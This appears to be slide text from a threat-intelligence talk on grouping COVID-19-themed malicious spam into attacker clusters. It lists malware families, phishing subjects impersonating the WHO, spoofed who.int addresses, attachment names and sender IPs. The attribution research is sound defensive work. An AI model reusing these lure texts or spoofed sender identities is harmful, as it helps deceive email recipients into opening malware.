
Many attachment malware have information leak or RAT function

Self Research

Method for group classification for each attacker

Motivation and Why it is important for grouping and categorizing threat source

- Surveyed 227 spam emails
- If it was sent them by the same attacker, it would have some characteristics…
- Spam emails can be classified to some extent by comparing the header information and the attached malware C2 information.
- If it can be grouped, the characteristics of each attacker can be organized, and it will be easier to share the IoC. It becomes easier to think about defensive measures.



It is possible to classify spam emails

Email

- Subject
- Contents
- Attachment File
- From
- Sender IP
- Sender Domain
- From(MailAddress)
- Malware, C2 server

Classification method of cyber threat groups

Process/Points

- Classify by small group, see the relationship with other small groups, and make it into a large group

➡ Rather than plotting all the information in hundreds of emails and then classifying them, consider the relevance at the timing of plotting each one. （However, we do not look deeply at this stage, such as the movement of malware.）

➡ The All information of each e-mail judged to be in the same group become the characteristic of the group.


- Check whether it is relevant from the information(little basis such as the same AS or the same subject), and dig deeper into the attached malware etc.
- mark a note or the same IP as to why these spam emails A and B were grouped together. ➡ Easy to trace later

Characteristics of each adversary

Group A

Malware
AgentTesla Guloader -> AgentTesla
Formbook
HawkEye
Lokibot
MassLogger
Guloader -> AvemariaRAT
NanocoreRAT
njRAT
Donabot

Case Of AgentTesla



Group A Subject & From

Date:2020/3/27	Date:2020/4/1	Date:2020/4/2
Subject: Latest vaccine release for Corona-virus(COVID-19)	Subject: Latest vaccine release for Corona-virus(COVID-19)	Subject: Latest vaccine release for Corona-virus(COVID-19)
From: Dr. Stella WHO Asst	From: Dr. Stella WHO Asst	From: Dr. Kim Jung
Attachment:COVID-19Vaccine.gz	Attachment: Corona-virusCOVID-19vaccine.arj	Attachment: Covid-19 vaccines samples.arj
Malware: Guloader -> Formbook	Malware: Formbook	Malware: Formbook


Date:2020/4/2	Date:2020/4/2-4/3	Date:2020/4/7
Subject: Latest vaccine release for Corona-virus(COVID-19)	Subject: Latest vaccine release for Corona-virus(COVID-19)	Subject: Latest vaccine release for Corona-virus(COVID-19)
From: Dr. Kim Jung	From: Dr. Kim Jung	From: Dr. Kim Jung
Attachment: COVID-19_040220.rar	Attachment: vaccine release for Corona-virusCOVID-19_pdf.rar	Attachment: COVID-19 Vaccine Sample.rar
Malware: Guloader -> AgentTesla	Malware: Guloader ->Unknown Guloader -> AgentTesla	Malware: NanocoreRAT

Group A Mail Address “who.int”

Date:2020/3/27	Date:2020/3/28	Date:2020/3/28
Subject: W.H.OCOVID-19 UPDATE !! MUST READ!!!	Subject: RE: Coronavirus disease (COVID-19) outbreak prevention and cure update.	Subject: Coronavirus disease (COVID-19) Important Communication.
Mail Address: galleag@who.int	Mail Address: xxx@who.int	Mail Address: cdc@who.int
Attachment: Covid-19-UPDATE-9000986666.zip	Attachment: CoronavirusDiseaseCOVID-19..zip	Attachment: COVID19-WORLDHEALTHORGANIZATIONCDC_DOCzip.arj
Malware: AgentTesla	Malware: HawkEye	Malware: Lokibot

Date:2020/3/30	Date:2020/4/12	Date:2021/2/10
Subject: Alerting Consumers	Subject: breaking news covid 19	Subject : Information on incentive payments for COVID-19
Mail Address: who_advise@who.int	Mail Address: info-who@who.int	Mail Address: mail@who[.]int
Attachment: Health-E-Book·pdf.zip	Attachment: covid 19.xla	Attachment: CV-19_paymets_info.zip
Malware: AvemariaRAT	Malware: NjRAT	Malware: Donabot

Group A SMTP Sender IP




AS 24940

159.69.6.177

95.216.16.146

148.251.119.5

138.201.33.82



AS 199653

94.177.242.156

94.177.240.142

